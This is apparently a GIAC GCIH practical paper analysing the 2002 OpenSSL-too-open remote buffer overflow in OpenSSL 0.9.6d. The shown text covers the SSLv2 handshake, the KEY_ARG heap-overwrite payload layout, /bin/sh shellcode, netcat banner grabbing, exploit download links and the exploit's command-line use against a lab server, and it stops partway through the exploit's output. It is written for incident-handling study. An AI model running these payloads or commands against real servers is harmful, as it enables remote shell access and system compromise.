Use offense to inform defense.
Find flaws before the bad guys do.

Traveling Through the OpenSSL Door

(OpenSSL 0.9.6d remote exploit)

By Keven Murphy

GCIH Version 2.1 Practical Assignment

Table of Contents

Part 1: OpenSSL-too-open....3
Brief Description....3
Operating Systems Affected....3
Variants....4
References....4
Source Code Release....4
Security Advisories....5
Part 2: Diagram of an Attack....6
Description and diagram of network....6
Hardware List for DMZ....6
Protocol Description: How SSL Version 2 Handshake Works....7
How The Exploit Works....11
Description and Diagram of the attack....14
Signature of the attack....19
Default Snort Rules version 1.9.1....21
New Snort Rules....21
Snort Log Alert....22
Other Logs....22
How to protect against it....23
Part 3: Incident Handling....24
Preparation....24
CIRT Team....25
Identification and Containment....27
Verifying the Incident....28
Containment....31
Local Buffer Overflow Exploit....49
Evidence Collected....49
Eradication and Recovery....50
Lessons Learned....51
Appendix A – ssl.h....53
Appendix B – Normal SSL Handshake....55
Appendix C -- Implementation and Management of a Computer Incident Response Team (CIRT)....58
Appendix D – Evidence Tag....70
Appendix E – Jump Kit List....71
Appendix F – Nessus Scan....73
Appendix G – Find Stuff....76
References....78

Part 1: OpenSSL-too-open

Name: OpenSSL-too-open by Solar Eclipse (OpenSSL 0.9.6d- KEY_ARG overflow)

CVE: CA-2002-27, CAN-2002-0655 , CAN-2002-0656, CAN-2002-0657

Brief Description

OpenSSL-too-open is a remote buffer overflow targeted at servers running OpenSSL 0.9.6d and below (Eclipse, par. 1). It buffer overflows the KEY_ARG in the SSL_SESSION structure to gain shell access under userid of the apache web server process. If the apache web server is running under root, this would give the attacker root privileges. Otherwise, the attacker could do the following:

- Modify the web server configuration
- Change web pages
- Change the password for the web account
- Upload a local exploit to gain root privileges
- Upload files
- Download HTTP passwords and crack them

One of the more interesting features of the exploit is when the attacker is in the system, a who or w command will not show the attacker. The netstat -a command will show a HTTPS connection to the attacker's machine. The best way to detect an attacker is when he is on the exploited machine, is to look under the web server's process id and check for a process called bash -i.

Another program that is included in the source code is called openssl-scanner. This program will scan a given range of IP addresses and report back whether or not the servers are exploitable.

Operating Systems Affected

The exploit in general effects any OS that is running Apache and OpenSSL 0.9.6d and below. The exploit code that Solar Eclipse released affects the following:

Gentoo (apache-1.3.24-r2)
Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
Slackware 7.0 (apache-1.3.26)
Slackware 8.1-stable (apache-1.3.26)
RedHat Linux 6.0 (apache-1.3.6-7)
RedHat Linux 6.1 (apache-1.3.9-4)
RedHat Linux 6.2 (apache-1.3.12-2)
RedHat Linux 7.0 (apache-1.3.12-25)
RedHat Linux 7.1 (apache-1.3.19-5)
RedHat Linux 7.2 (apache-1.3.20-16)
Redhat Linux 7.2 (apache-1.3.26 w/PHP)
RedHat Linux 7.3 (apache-1.3.23-11)
SuSE Linux 7.0 (apache-1.3.12)
SuSE Linux 7.1 (apache-1.3.17)
SuSE Linux 7.2 (apache-1.3.19)
SuSE Linux 7.3 (apache-1.3.20)
SuSE Linux 8.0 (apache-1.3.23-137)
SuSE Linux 8.0 (apache-1.3.23)
Mandrake Linux 7.1 (apache-1.3.14-2)
Mandrake Linux 8.0 (apache-1.3.19-3)
Mandrake Linux 8.1 (apache-1.3.20-3)

Mandrake Linux 8.2 (apache-1.3.23-4)
FreeBSD 4.6-RELEASE-p1 (Apache-1.3.26)
FreeBSD 4.5-RELEASE (Apache-1.3.26)
FreeBSD 4.5-RELEASE (Apache-1.3.26)
FreeBSD 4.4-STABLE (Apache-1.3.19)
FreeBSD 4.4-RELEASE (Apache-1.3.26)
Any other OSes running Apache-1.3.x and OpenSSL 0.9.6d-

Protocols/Services/Applications: HTTPS, HTTP, and SSL

Variants

Exploit Name	Description	Found At
FreeBSD_SSL-exploit	BSD SSL remote buffer exploit based upon Solar Eclipse code by NamesNumber-1	http://www.packetstormsecurity.org/0209-exploits/openssl-bsd.c
Openssl-bsd.c	CrZ, LimpidByte, and Ysbadaddn added FreeBSD 4.4-RELEASE to FreeBSD 4.6-RELEASE-p1 targets to the Solar Eclipse code (Packetstorm, par. 13)	http://packetstormsecurity.org/0209-exploits/openssl-bsd.c
Apache-ssl-bug.c	Andy wrote this exploit based off the Slapper worm. It looks like it is pretty much the same code that Solar Eclipse detailed (par. 9).	http://packetstormsecurity.org/0209-exploits/apache-ssl-bug.c
Apscan2	Nebunu released this mass scanner which launches an attack using the openssl-too-open binary when a vulnerable server is found (par. 12).	http://packetstormsecurity.org/0209-exploits/apscan2.tgz
Apache-linux.txt	Another Nebunu release of a modified version of a nameless Apache worm, created by contem, that spawns a shell on port 30464 under the user id Nobody (par. 6).	http://packetstormsecurity.org/0209-exploits/apache-linux.txt
Slapper Worm	Nebunu authored this variant called the Slapper worm. It will exploit the vulnerability remotely, but it will not continue to spread (Nebunu, par. 1)	http://neworder.box.sk/showme.php3?id=7166

References

Source Code Release

Solar Eclipse release of the exploit code can be found at: http://lists.insecure.org/lists/fulldisclosure/2002/Sep/0333.html


Security Advisories

E-SECURE-DB IT Security Information DATABASE: http://www.e-secure-db.us/dscgi/ds.py/ViewProps/File-11944
CERT: http://www.cert.org/advisories/CA-2002-23.html
RedHat:: http://rhn.redhat.com/errata/RHSA-2002-155.html
Security Tracker: http://www.securitytracker.com/alerts/2002/Sep/1005239.html

Part 2: Diagram of an Attack

Description and diagram of network

To the right is a diagram of a typical company X DMZ setup. The Internet is connected to a router. The ACLs on the router need to allow SSL traffic to and from the DMZ. The firewall also has the same restriction, which is to allow SSL traffic to and from DMZ. The DMZ is connected to the firewall by a network switch. The switch allows for higher bandwidth transfers between the firewall and the machines on the DMZ than a network hub would. The last part of the DMZ is the services servers, i.e. DNS server, sendmail server, and etc. The server that the exploit will target is the Apache web OpenSSL server. For this example the server is only running with port 80(HTTP), 443 (HTTPS), and 22(ssh) open.



Typical Company X DMZ Setup


Hardware List for DMZ

Apache Web OpenSSL Server
Platform: AMD Athlon XP2200+
OS: Redhat 7.3
Web Server Software: Apache 1.3.23-11
OpenSSL Software: OpenSSL 0.9.6b

External DNS Server

Platform: AMD Athlon XP2200+
OS: Redhat 7.3
DNS Software: ISC Bind version 9.2.1

Firewall
Platform: Sun Fire V480
OS: Solaris 8
Firewall Software: Checkpoint NG3
Ruleset: See below



Checkpoint NG3 Firewall Ruleset

Proxy Server
Platform: AMD Athlon XP2200+
OS: Redhat 7.3
Proxy Software: Squid 2.5

Router
Make: Cisco 3725 multiservice access router

Sendmail Server
Platform: Sun Fire 280R
OS: Solaris 9
Sendmail Software: Sendmail version 8.12.7

Switch
Make: Catalyst 3550 12G switch

Protocol Description: How SSL Version 2 Handshake Works


The illustrations below show how the SSL version 2 handshake is done. It is important to understand how the SSL handshake is supposed to occur in order to understand where the exploit “breaks” the rules.

The first thing that happens is the Client sends a “Hello” message to the server. The

message contains three things. First, it contains a list of ciphers the client supports (Shostack, par. 16). Next, it contains a session id that has a null value if the client is not using an already established connection (Eclipse, par. 29). Otherwise it will contain the value of the session id of the established connection (Eclipse, par. 29). Finally, it contains some challenge data (Shostack, par. 16).

Below is the output from SSLsniffer version 1.21 by Eu-Jin Goh and is available at http://crypto.stanford.edu/~eujin/sslsniffer/download.html. Appendix B contains the whole log from a connection between a client and a server. The output is showing what is transmitted between the server and client.

```
Reading from CLIENT socket
Received SSLV2 Client Hello ...

From Client Hello -- Protocol Version: 0.2
Session ID Length -- 0 bytes
Session ID --
Cipher Suite Length 18 bytes ... number of cipher suites 6
Cipher Suite List is --
  Hex Code: 0x01 0x00 0x80
  Type: RSA with 128 bit RC4 and hash function MD5
  Hex Code: 0x03 0x00 0x80
  Type: RSA with 128 bit RC2 CBC and hash function MD5
  Hex Code: 0x07 0x00 0xc0
  Type: RSA with 192 bit 3DES EDE CBC and hash function MD5
  Hex Code: 0x06 0x00 0x40
  Type: RSA with 64 bit DES CBC and hash function MD5
  Hex Code: 0x02 0x00 0x80
  Type: RSA Export with 40 bit RC4 and hash function MD5
  Hex Code: 0x04 0x00 0x80
  Type: RSA Export with 40 bit RC2 and hash function MD5
Challenge Length -- 16 bytes
```



Server sends a “Hello” message back to the client. In that message, the server sends the list of supported ciphers and the certificate containing the servers RSA public key (Eclipse, par. 31). The last part of the message includes a session key which is used by the client later to help verify that the encryption

is working (Eclipse, par. 31).

Below is the output from SSLsniffer.


```
Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 1085
Received Server Hello Packet --
Server version is 2
Session ID did not match any previous session - No Resume
  CERTIFICATE INFORMATION :-
  Validity -- Not After  Jan 15 14:19:29 2004 GMT
              Not Before Jan 15 14:19:29 2003 GMT
  Subject Distinguished Name --
    /C=--
/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizatio
nalUnit/CN=localhost.localdomain/emailAddress=root@localhost.localdom
ain
  Issuer Distinguished Name  --
    /C=--
/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=SomeOrganizatio
nalUnit/CN=localhost.localdomain/emailAddress=root@localhost.localdom
ain
  RSA Public key size 1024 bits

Cipher Suite Length 18 bytes ... number of cipher suites 6
Cipher Suite List is --
  Hex Code: 0x01 0x00 0x80
  Type: RSA with 128 bit RC4 and hash function MD5
  Hex Code: 0x03 0x00 0x80
  Type: RSA with 128 bit RC2 CBC and hash function MD5
  Hex Code: 0x07 0x00 0xc0
  Type: RSA with 192 bit 3DES EDE CBC and hash function MD5
  Hex Code: 0x06 0x00 0x40
  Type: RSA with 64 bit DES CBC and hash function MD5
  Hex Code: 0x02 0x00 0x80
  Type: RSA Export with 40 bit RC4 and hash function MD5
  Hex Code: 0x04 0x00 0x80
  Type: RSA Export with 40 bit RC2 and hash function MD5
Connection ID len is 16
```

To further communicate with the server, the client generates a random master key (Shostack, par. 17). The key is then encrypted with the server's public key and put into a message to be sent to the server (Shostack, par. 17). Added to the message is the cipher the client has selected (Eclipse, par. 31).

The SSLsniffer output for this packet:

```
Reading from CLIENT socket
Protocol Version: SSLV2
From Record Header -- Record Length: 138
Received Client Master Key Packet --
Cipher Suite --
  Hex Code: 0x8a 0x02 0x01
  Type: Unknown SSLV2 cipher used
Clear Key Data Length     -- 128
Encrypted Key Data Length -- 0
Key Arg Data Length -- 0
All further packets will be encrypted.
```

Both the client and server have a master key which is used to generate session keys from it (Eclipse, par. 32). From this point on, all of the messages passed between the client and server are encrypted (Eclipse, par. 32).



The server sends a SERVER_VERIFY message. This message contains the challenge data from the client "hello" message in CLIENT_HELLO (Shostack, par. 17). Providing the key exchange was successful, the client should be able to decrypt the message and verify that the challenge data is the same as was sent during the CLIENT_HELLO (Shostack, par. 17).

Due to the encryption, the SSLsniffer is unable to show what was sent. Below is what was displayed:


```
Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.
```

A CLIENT_FINISHED message, containing the connection id, is sent to the server (Shostack, par. 18). The server decrypts the message and ensures the connection id matches the connection id the server has listed for the client (Shostack, par. 18).

Again due to the encryption, SSLsniffer is unable to show what was displayed. Below is the packet:

```
Reading from CLIENT socket
Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.
```

At this point, the server will send a SERVER_FINISHED message (Shostack, par. 18). This message will complete the handshake between the client and server. In this message, the server includes the session id so that the client can reuse the session later (Shostack, par. 18).



The last packet part of the encrypted SSL handshake is below:

```
Reading from SERVER socket
Protocol Version: SSLV2
From Record Header -- Record Length: 33
Packet is encrypted.
```

How The Exploit Works

According to Solar Eclipse, the exploit is located in the get_client_master_key() function of ssl/s2_srvr.c code (par. 36). That function is responsible for processing the

CLIENT_MASTER_KEY packet into an SSL_SESSION structure located in Appendix A. The structure has an array of a fixed sized that can be overwritten (par. 36). The key to the exploit according to Solar Eclipse is that a client can use a KEY_ARG longer than 8 bytes (par. 36). By using a longer KEY_ARG, variables in the SSL_SESSION can be overwritten (par. 36).

It is during the CLIENT_FINISHED message that the exploit begins (par. 39). The wrong connection id is returned to the server, which causes the server to abort the connection (par. 39). When the server aborts the connection, the SSL_SESSION structure is freed in memory (par. 39).


Below is the structure Solar Eclipse uses to explain how KEY_ARG array is overwritten (par. 40):

```
unsigned char overwrite_next_chunk[] =
   "AAAA"                                                          /* int master_key_length; */
   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
                     /*unsigned char master_key[SSL_MAX_MASTER_KEY_LENGTH]; */
   "AAAA"                                                          /* unsigned int session_id_length; */
   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
                  /*unsigned char session_id[SSL_MAX_SSL_SESSION_ID_LENGTH]; */
   "AAAA"                          /* unsigned int sid_ctx_length; */
   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
                                /*unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH]; */
   "AAAA"                                                          /* unsigned int sid_ctx_length; */
   "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
                                /*unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH]; */
   "AAAA"                                                          /* int not_resumable; */
   "\x00\x00\x00\x00"                                              /* struct sess_cert_st *sess_cert; */
   "\x00\x00\x00\x00"                                              /* X509 *peer; */
   "AAAA"                                                          /* long verify_result; */
   "\x01\x00\x00\x00"                                              /* int references; */
   "AAAA"                                                          /* int timeout; */
   "AAAA"                                                          /* int time */
   "AAAA"                                                          /* int compress_meth; */
   "\x00\x00\x00\x00"                                              /* SSL_CIPHER *cipher; */
   "AAAA"                                                          /* unsigned long cipher_id; */
   "\x00\x00\x00\x00"                                              /* STACK_OF(SSL_CIPHER) *ciphers; */
   "\x00\x00\x00\x00\x00\x00\x00\x00"                              /* CRYPTO_EX_DATA ex_data; */
   "AAAAAAAA"                                                      /* struct ssl_session_st *prev,*next; */
   "\x00\x00\x00\x00"                                              /* Size of previous chunk */
   "\x11\x00\x00\x00"                                              /* Size of chunk, in bytes */
   "fdfd"                                                          /* Forward and back pointers */
   "bkbk"
   "\x10\x00\x00\x00"                                              /* Size of previous chunk */
   "\x10\x00\x00\x00"                                              /* Size of chunk, PREV_INUSE is set */
```

The variables set to “A” do not affect the control flow (par. 41). Several other variables need to be set to a null value (x00) because free () will clean up the structure before it frees the SSL_SESSION structure (par. 41). The value of the bk pointer is written to memory address in the fd pointer + 12 bytes (par. 42) by the free (). The shellcode address is put in the bk pointer and will be written to the free() entry in the GOT table (par. 42).

One of the issues, according to Solar Eclipse, is where to put the shellcode (par. 44). Solar Eclipse solved this problem by using the SERVER_FINISHED message (par. 44). By overwriting the session_id_length variable that is sent to the client during the SERVER_VERIFY message and sending the “new” session_id_length back to the server containing the shellcode address pointer is Solar Eclipse's fix(par. 44).

When the server receives a connection request, it will fork a child process (par. 47). It is at that time the child process allocates memory for the SSL_SESSION structure (par. 47). The memory should look like the diagram on the right on the server. The first 16 bytes are for the SSL_CIPHER structure and there are 368 bytes for the SSL_SESSION structure (par. 49). In the SERVER_FINISHED message, the session->ciphers pointer is listed (par. 50). With that information, the address of the data that was overwritten is listed by subtracting 368 bytes from the pointer, thus producing the start address for the SSL_SESSION structure (par. 50).



In order to make the whole exploit work and get a shell back, two SSL requests are sent to the server (par. 52). The first request overwrites the session_id_length and the handshake is completed to get the SERVER_FINISHED message (par. 52). The second request contains the adjusted shellcode, adjusted from the information contained in the first SSL connection (par. 52). The final consideration, is that apache's spawned children can handle multiple requests (par. 53). In order for the exploit to work, numerous requests have to be sent (par. 53).

The sellcode used in linux-x86.c was created by LSD-pl and detailed in the document entitled “UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes”. In the linux-x86.c file, the shellcode is below:

```
/* 24 bytes execl("/bin/sh", "/bin/sh", 0); by LSD-pl */
   "\x31\xc0"           /* xorl    %eax,%eax            */
   "\x50"               /* pushl   %eax                 */
   "\x68""//sh"         /* pushl   $0x68732f2f          */
   "\x68""/bin"         /* pushl   $0x6e69622f          */
```


```
"\x89\xe3"          /* movl   %esp,%ebx          */
"\x50"            /* pushl  %eax               */
"\x53"            /* pushl  %ebx               */
"\x89\xe1"          /* movl   %esp,%ecx          */
"\x99"            /* cdql                      */
"\xb0\x0b"          /* movb   $0x0b,%al          */
"\xcd\x80"          /* int    $0x80              */
```

That code is run when the box is exploited to produce a shell where the two command sets are run from.

Due to the nature of the exploit the traffic between the attacker and server is not encrypted. This makes it easier for the development of IDS rules in order to help detect when the exploit is ran against one of the servers. In the section Signature of the Attack will go into more details on the IDS rules.

Description and Diagram of the attack

The attacker will either have a target in mind or he/she will be “trolling” for a target by randomly scanning subnets in the Internet. One of the tools they will most likely use the openssl-scanner utility that is included in the tar of openssl-too-open exploit. Or they might use Nmap or some other scanner utility. Any web server that uses OpenSSL 0.9.6d and below will be fair game. In most cases, the other machines in the DMZ and the firewall do not stop the exploit from working. As long as the firewall lets web (port 80) and SSL (port 443) traffic into the DMZ, the exploit will work.



As shown on the left, the server appears to have ports 80 (http) and 443 (https) open. Usually port 80 is used for the web server port and port 443 indicates that the server most likely accepts SSL connections. The last important piece of information that Nmap provides is the remote OS type. The remote web server is running Linux with the kernel version of 2.4.0-2.5.20.

The next step for the attacker is to determine if the server could be exploited. This could be done by using the openssl-scanner. That would probably provide the best information. However, the program netcat could be used to provide almost as much information using a technique called banner grabbing. Netcat is a program that can read and write data across network connections, using either TCP or UDP protocols (@stake Research Tools, par. 1). Using the command below, netcat will gather the information needed:

netcat {-v=verbose} {ip address} {port}
Example: ./netcat -v 172.16.230.130 443

This will connect the attacker's machine to the web server (172.16.230.130) on port 443. Once connected, the attacker will type the following in and hit return.

GET / HTTP/1.1

This produces the following output:

```
HTTP/1.1 400 Bad Request
Date: Sat, 18 Jan 2003 15:45:14 GMT
Server: Apache/1.3.23 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.7
OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
```

```
Your browser sent a request that this server could not understand.<P>
Reason: You're speaking plain HTTP to an SSL-enabled server port.<BR>
Instead use the HTTPS scheme to access this URL, please.<BR>
<BLOCKQUOTE>Hint: <A HREF="https://localhost.localdomain:
443/"><B>https://localhost.localdomain:
443/</B></A></BLOCKQUOTE><P>
<HR>
<ADDRESS>Apache/1.3.23 Server at localhost.localdomain Port
443</ADDRESS>
</BODY></HTML>
```

The key information here is the line: Server: Apache/1.3.23 (Unix) (Red-Hat/Linux) mod_ssl/2.8.7 OpenSSL/0.9.6b DAV/1.0.3 PHP/4.1.2 mod_perl/1.26.

By using the banner grabbing technique, the attacker has gathered enough information to determine what options will be needed for the openssl-too-open exploit. In fact, the attacker may even have other exploits he/she could run on the web servers modules listed in the above list if the openssl-too-open exploit does not work.

Once a server has been found running an exploitable version of OpenSSL, the attacker will run the exploit against the server. Below is an example from just running the exploit without any options:

```
# ./openssl-too-open
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

Usage: ./openssl-too-open [options] <host>
  -a <arch>     target architecture (default is 0x00)
  -p <port>     SSL port (default is 443)
  -c <N>        open N apache connections before sending the shellcode
                (default is 30)
  -m <N>        maximum number of open connections (default is 50)
  -v            verbose mode

Supported architectures:
      0x00 - Gentoo (apache-1.3.24-r2)
      0x01 - Debian Woody GNU/Linux 3.0 (apache-1.3.26-1)
      0x02 - Slackware 7.0 (apache-1.3.26)
      0x03 - Slackware 8.1-stable (apache-1.3.26)
      0x04 - RedHat Linux 6.0 (apache-1.3.6-7)
      0x05 - RedHat Linux 6.1 (apache-1.3.9-4)
      0x06 - RedHat Linux 6.2 (apache-1.3.12-2)
      0x07 - RedHat Linux 7.0 (apache-1.3.12-25)
      0x08 - RedHat Linux 7.1 (apache-1.3.19-5)
      0x09 - RedHat Linux 7.2 (apache-1.3.20-16)
```

```
        0x0a - Redhat Linux 7.2 (apache-1.3.26 w/PHP)
        0x0b - RedHat Linux 7.3 (apache-1.3.23-11)
        0x0c - SuSE Linux 7.0 (apache-1.3.12)
        0x0d - SuSE Linux 7.1 (apache-1.3.17)
        0x0e - SuSE Linux 7.2 (apache-1.3.19)
        0x0f - SuSE Linux 7.3 (apache-1.3.20)
        0x10 - SuSE Linux 8.0 (apache-1.3.23-137)
        0x11 - SuSE Linux 8.0 (apache-1.3.23)
        0x12 - Mandrake Linux 7.1 (apache-1.3.14-2)
        0x13 - Mandrake Linux 8.0 (apache-1.3.19-3)
        0x14 - Mandrake Linux 8.1 (apache-1.3.20-3)
        0x15 - Mandrake Linux 8.2 (apache-1.3.23-4)

Examples: ./openssl-too-open -a 0x01 -v localhost
                ./openssl-too-open -p 1234 192.168.0.1 -c 40 -m 80
```

With the information gathered, the attacker can now run the exploit. The command line would be the following for the server outline above:

./openssl-too-open -a {OS} {-v=verbose} {ip address}
Example: ./openssl-too-open -a 0x0b -v 172.16.230.130

When the above command is run, the output will be:

```
[Wed Jan 15 07:39:15 root@localhost /data4/gcih/openssl-too-open]
# ./openssl-too-open -a 0x0b -v 172.16.230.130
: openssl-too-open : OpenSSL remote exploit
  by Solar Eclipse <solareclipse@phreedom.org>

: Opening 30 connections
